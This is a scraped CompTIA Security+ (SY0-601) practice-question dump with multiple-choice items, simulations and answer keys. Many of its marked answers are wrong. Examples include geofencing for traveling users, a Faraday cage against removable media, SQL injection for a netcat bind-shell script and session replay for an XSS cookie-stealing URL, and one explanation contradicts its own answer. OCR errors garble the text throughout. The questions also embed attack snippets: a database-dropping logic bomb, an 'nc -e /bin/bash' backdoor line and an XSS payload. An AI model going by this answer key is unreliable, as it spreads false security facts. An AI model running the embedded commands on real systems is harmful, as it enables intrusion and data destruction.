Exam Questions SY0-601

CompTIA Security+ Exam

https://www.2passeasy.com/dumps/SY0-601/

NEW QUESTION 1
- (Exam Topic 1)
Which of the following is an example of transference of risk?

A. Purchasing insurance
B. Patching vulnerable servers
C. Retiring outdated applications
D. Application owner risk sign-off

Answer: A


NEW QUESTION 2
- (Exam Topic 1)
A security analyst generated a file named host1.pcap and shared it with a team member who is going to use it for further incident analysis. Which of the following tools will the other team member MOST likely use to open this file?

A. Autopsy
B. Memdump
C. FTK imager
D. Wireshark

Answer: D

Explanation:
Some common applications that can open .pcap files are Wireshark, WinDump, tcpdump, Packet Square - Capedit and Ethereal.

NEW QUESTION 3
- (Exam Topic 1)
Select the appropriate attack and remediation from each drop-down list to label the corresponding attack with its remediation.
INSTRUCTIONS
Not all attacks and remediation actions will be used.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.




Attack Description	Target	Attack Identified	BEST Preventative or Remediation Action
An attacker sends multiple SYN packets from multiple sources.	Web server	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack establishes a connection, which allows remote commands to be executed	User	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack is self propagating and compromises a SQL database using well-known credentials as it moves through the network	Database server	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attacker uses hardware to remotely monitor a user's input activity to harvest credentials	Executive	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attacker embeds hidden access in an internally developed application that bypasses account login	Application	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services

A. Mastered
B. Not Mastered

Answer: A

Explanation:
Web serverBotnet Enable DDoS protectionUser RAT Implement a host-based IPSDatabase server Worm Change the default application passwordExecutive

KeyloggerDisable vulnerable servicesApplication Backdoor Implement 2FA using push notification
Graphical user interface, application Description automatically generated



Attack Description	Target	Attack Identified	BEST Preventative or Remediation Action
An attacker sends multiple SYN packets from multiple sources.	Web server	Botnet ▾	Enable DDoS protection ▾
The attack establishes a connection, which allows remote commands to be executed.	User	RAT ▾	Implement a host-based IPS ▾
The attack is self propagating and compromises a SQL database using well-known credentials as it moves through the network.	Database server	Worm ▾	Change the default application password ▾
The attacker uses hardware to remotely monitor a user's input activity to harvest credentials.	Executive	Keylogger ▾	Disable vulnerable services ▾
The attacker embeds hidden access in an internally developed application that bypasses account login.	Application	Backdoor ▾	Implement 2FA using push notification ▾

NEW QUESTION 4
- (Exam Topic 1)
Which of the following would BEST provide a systems administrator with the ability to more efficiently identify systems and manage permissions and policies based on location, role, and service level?

A. Standard naming conventions
B. Domain services
C. Baseline configurations
D. Diagrams


Answer: C

NEW QUESTION 5
- (Exam Topic 1)
A company suspects that some corporate accounts were compromised. The number of suspicious logins from locations not recognized by the users is increasing Employees who travel need their accounts protected without the nsk of blocking legitimate login requests that may be made over new sign-in properties. Which of the following security controls can be implemented?

A. Enforce MFA when an account request reaches a nsk threshold
B. Implement geofencing to only allow access from headquarters
C. Enforce time-based login requests that align with business hours
D. Shift the access control scheme to a discretionary access control

Answer: B


NEW QUESTION 6
- (Exam Topic 1)
An incident has occurred in the production environment.
Analyze the command outputs and identify the type of compromise.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



```
$ cat /var/log/www/file.sh
#!/bin/bash

user=`grep john /etc/password`
if [ $user = "" ]; then
 mysql -u root -p mys3cr3tdbpw -e "drop database production"
fi

$ crontab -l
*/5 * * * * /var/log/www/file.sh
```

Compromise Type 1

○ Logic bomb
○ Backdoor
○ RAT
○ SQL injection
○ Rootkit




```
$ cat /var/log/www/file.sh
#!/bin/bash

date=`date +%Y-%m-%y`

echo "type in your full name: "
read loggedInName
nc -l -p 31337 -e /bin/bash
wget www.eicar.org/download/eicar.com.txt
echo "Hello, $loggedInName the virus file has been downloaded"
```

A. Mastered
B. Not Mastered

Answer: A

Explanation:
Answer as SQL injection
Graphical user interface, text Description automatically generated



```
$ cat /var/log/www/file.sh
#!/bin/bash

date=`date +%Y-%m-%y`

echo "type in your full name: "
read loggedInName
nc -l -p 31337 -e /bin/bash
wget www.eicar.org/download/eicar.com.txt
echo "Hello, $loggedInName the virus file has been downloaded"
```

Compromise Type 2

○ Logic bomb
○ Backdoor
● SQL injection
○ RAT
○ Rootkit

NEW QUESTION 7
- (Exam Topic 1)
A business operations manager is concerned that a PC that is critical to business operations will have a costly hardware failure soon. The manager is looking for options to continue business operations without incurring large costs. Which of the following would mitigate the manager's concerns?

A. Implement a full system upgrade
B. Perform a physical-to-virtual migration
C. Install uninterruptible power supplies
D. Purchase cybersecurity insurance

Answer: B

NEW QUESTION 8
- (Exam Topic 1)
An organization is migrating several SaaS applications that support SSO. The security manager wants to ensure the migration is completed securely. Which of the following should the organization consider before implementation? (Select TWO).

A. The back-end directory source
B. The identity federation protocol
C. The hashing method
D. The encryption method
E. The registration authority
F. The certificate authority

Answer: CF

NEW QUESTION 9
- (Exam Topic 1)
Which of the following tools is effective in preventing a user from accessing unauthorized removable media?

A. USB data blocker
B. Faraday cage
C. Proximity reader
D. Cable lock

Answer: B

NEW QUESTION 10
- (Exam Topic 1)
A large bank with two geographically dispersed data centers is concerned about major power disruptions at both locations Every day each location expenences very bnef outages that last for a few seconds However dunng the summer a high risk of intentional brownouts that last up to an hour exists particularly at one of the locations near an jndustnal smelter. Which of the following is the BEST solution to reduce the risk of data loss?

A. Dual supply
B. Generator
C. PDU
D. Daily backups

Answer: B

NEW QUESTION 10
- (Exam Topic 1)
A customer service representative reported an unusual text message that was sent to the help desk. The message contained an unrecognized invoice number with a large balance due and a link to click for more details. Which of the following BEST descnbes this technique?

A. Vishing
B. Whaling
C. Phishing
D. Smishing

Answer: D

NEW QUESTION 11
- (Exam Topic 1)
An organization discovered files with proprietary financial data have been deleted. The files have been recovered from backup but every time the Chief Financial Officer logs in to the file server, the same files are deleted again No other users are experiencing this issue. Which of the following types of malware is MOST likely causing this behavior?

A. Logic bomb
B. Crypto malware
C. Spyware
D. Remote access Trojan

Answer: A

Explanation:
Logic bomb: a set of instructions secretly incorporated into a program so that if a particular condition is satisfied they will be carried out, usually with harmful effects.

NEW QUESTION 12
- (Exam Topic 1)
An IT manager is estimating the mobile device budget for the upcoming year Over the last five years, the number of devices that were replaced due to loss damage or theft steadily increased by 10%. Which of the following would BEST describe the estimated number of devices to be replaced next year?

A. ALE
B. ARO
C. RPO
D. SLE

Answer: A

NEW QUESTION 16
- (Exam Topic 1)
The database administration team is requesting guidance for a secure solution that will ensure confidentiality of cardholder data at rest only in certain fields in the database schema. The requirement is to substitute a sensitive data field with a non-sensitive field that is rendered useless if a data breach occurs Which of the following is the BEST solution to meet the requirement?

A. Tokenization
B. Masking
C. Full disk encryption
D. Mirroring

Answer: B

NEW QUESTION 20
- (Exam Topic 1)
Which of the following is a known security nsk associated with data archives that contain financial information?

A. Data can become a liability if archived longer than required by regulatory guidance
B. Data must be archived off-site to avoid breaches and meet business requirements
C. Companies are prohibited from providing archived data to e-discovery requests
D. Unencrypted archives should be preserved as long as possible and encrypted

Answer: A

NEW QUESTION 21
- (Exam Topic 1)
Data exftitration analysis indicates that an attacker managed to download system configuration notes from a web server. The web-server logs have been deleted, but analysts have determined that the system configuration notes were stored in the database administrator's folder on the web server Which of the following attacks explains what occurred? (Select TWO)

A. Pass-the- hash
B. Directory traversal
C. SQL injection
D. Privilege escalation
E. Cross-site scnpting
F. Request forgery

Answer: AD

NEW QUESTION 23
- (Exam Topic 1)
An attacker was eavesdropping on a user who was shopping online. The attacker was able to spoof the IP address associated with the shopping site. Later, the user received an email regarding the credit card statement with unusual purchases. Which of the following attacks took place?

A. On-path attack
B. Protocol poisoning
C. Domain hijacking
D. Bluejacking

Answer: A

NEW QUESTION 26
- (Exam Topic 1)
Which of the following statements BEST describes zero-day exploits'?

A. When a zero-day exploit is discovered, the system cannot be protected by any means
B. Zero-day exploits have their own scoring category in CVSS
C. A zero-day exploit is initially undetectable and no patch for it exists
D. Discovering zero-day exploits is always performed via bug bounty programs

Answer: C

NEW QUESTION 28
- (Exam Topic 1)
A company wants to restrict emailing of PHI documents. The company is implementing a DLP solution In order to reslnct PHI documents which of the following should be performed FIRST?

A. Retention
B. Governance
C. Classification
D. Change management

Answer: C

NEW QUESTION 32
- (Exam Topic 1)
A security analyst has identified malv/are spreading through the corporate network and has activated the CSIRT Which of the following should the analyst do NEXT?

A. Review how the malware was introduced to the network
B. Attempt to quarantine all infected hosts to limit further spread
C. Create help desk tickets to get infected systems reimaged
D. Update all endpomt antivirus solutions with the latest updates

Answer: C

NEW QUESTION 37
- (Exam Topic 1)
An application developer accidentally uploaded a company's code-signing certificate private key to a public web server. The company is concerned about malicious use of its certificate. Which of the following should the company do FIRST?

A. Delete the private key from the repository.
B. Verify the public key is not exposed as well.
C. Update the DLP solution to check for private keys.

D. Revoke the code-signing certificate.

Answer: A

Explanation:
We need to revoke the code-signing certificate as this is the most secure way to ensure that the comprised key wont be used by attackers. Usually there are bots crawking all over repos searching this kind of human errors.

NEW QUESTION 39
- (Exam Topic 1)
A Chief Security Officer (CSO) is concerned that cloud-based services are not adequately protected from advanced threats and malware The CSO believes there is a high risk that a data breach could occur in the near future due to the lack of detective and preventive controls Which of the following should be implemented to BEST address the CSO's concerns? {Select TWO)

A. AWAF
B. ACASB
C. An NG-SWG
D. Segmentation
E. Encryption
F. Containerization

Answer: BF

NEW QUESTION 44
- (Exam Topic 1)
An ofgantzation has decided to purchase an insurance policy because a risk assessment determined that the cost to remediate the risk is greater than the five-year cost of the insurance policy. The organization is enabling risk

A. avoidance
B. acceptance
C. mitigation
D. transference

Answer: D

NEW QUESTION 47
- (Exam Topic 1)
A systems administrator is troubleshooting a server's connection to an internal web server. The administrator needs to determine the correct ports to use. Which of the following tools BEST shows which ports on the web server are in a listening state?

A. Ipconfig
B. ssh
C. Ping
D. Netstat

Answer: D

Explanation:
https://www.sciencedirect.com/topics/computer-science/listening-port

NEW QUESTION 52
- (Exam Topic 1)
Several universities are participating m a collaborative research project and need to share compute and storage resources Which of the following cloud deployment strategies would BEST meet this need?

A. Community
B. Private
C. Public
D. Hybrid

Answer: A

Explanation:
Community cloud storage is a variation of the private cloud storage model, which offers cloud solutions for specific businesses or communities. In this model, cloud storage providers offer their cloud architecture, software and other development tools to meet the requirements of the community. A community cloud in computing is a collaborative effort in which infrastructure is shared between several organizations from a specific community with common concerns (security, compliance, jurisdiction, etc.), whether managed internally or by a third-party and hosted internally or externally.

NEW QUESTION 54
- (Exam Topic 1)
After multiple on premises security solutions were migrated to the cloud, the incident response time increased. The analyst are spending a long time to trace information on different cloud consoles and correlating data in different formats. Which of the following can be used to optimize the incident response time?

A. CASB
B. VPC
C. SWG
D. CMS

Answer: A

NEW QUESTION 58
- (Exam Topic 1)
An administrator is experiencing issues when trying to upload a support file to a vendor A pop-up message reveals that a payment card number was found in the file, and the file upload was Mocked. Which of the following controls is most likely causing this issue and should be checked FIRST?

A. DLP
B. Firewall rule
C. Content filter
D. MDM
E. Application allow list

Answer: A

NEW QUESTION 62
- (Exam Topic 1)
Which of the following organizations sets frameworks and controls for optimal security configuration on systems?

A. ISO
B. GDPR
C. PCI DSS
D. NIST

Answer: D

NEW QUESTION 66
- (Exam Topic 1)
Which of the following is the MOST effective control against zero-day vulnerabilities?

A. Network segmentation
B. Patch management
C. Intrusion prevention system
D. Multiple vulnerability scanners

Answer: A

NEW QUESTION 68
- (Exam Topic 1)
A security analyst was asked to evaluate a potential attack that occurred on a publicly accessible section of the company's website The malicious actor posted an entry in an attempt to trick users into cltckmg the following:

```
https://www.c0mptla.com/contact-us/%3Fname%3D%3Cscript%3Ealert(document.cookie)%3C%2Fscript%3E
```

Which of the following was MOST likely observed?

A. DLL injection
B. Session replay
C. SOLI
D. XSS

Answer: B

NEW QUESTION 73
- (Exam Topic 1)
A company is looking to migrate some servers to the cloud to minimize its technology footprint. The company has 100 databases that are on premises. Which of the following solutions will require the LEAST management and support from the company?

A. SaaS
B. IaaS
C. PaaS
D. SDN

Answer: A

Explanation:
In order from the least amount of management, to the most amount of management for the company: SaaS > PaaS > IaaS > On-site
SaaS - Basically everything is managed by the provider
PaaS - The provider manages everything other than applications and data
IaaS - The middle-ground of services. The provider takes on half, while you take on the other half. Provider is responsible for virtualization, networking, servers, and storage. The company is responsible for applications, data, runtime, OS, and middleware.
On-site - There is no service provider. The company is responsible for the whole pie. https://www.pcmag.com/picks/the-best-database-as-a-service-solutions

NEW QUESTION 77
- (Exam Topic 1)
A security analyst is designing the appropnate controls to limit unauthorized access to a physical site The analyst has a directive to utilize the lowest possible budget Which of the following would BEST meet the requirements?

A. Preventive controls
B. Compensating controls
C. Deterrent controls
D. Detective controls

Answer: C

Explanation:
Deterrent makes sense on further thought. The question just states unauthorized access. It doesn't state the intent of any unauthorized intruders. Deterrence is designed to reduce the occurrence of unintentional bystanders or unmotivated malicious agents from entering the site. Should the agent be motivated enough, a preventative measure is needed. But again, the question doesn't list intentions. Therefore this method works to limit the number of unauthorized visitors by weeding out everyone but the motivated, and the truly stupid.

NEW QUESTION 81
- (Exam Topic 1)
A forensic analyst needs to prove that data has not been tampered with since it was collected Which of the following methods will the analyst MOST likely use?


A. Look for tampenng on the evidence collection bag
B. Encrypt the collected data using asymmetric encryption
C. Ensure proper procedures for chain of custody are being followed
D. Calculate the checksum using a hashing algorithm

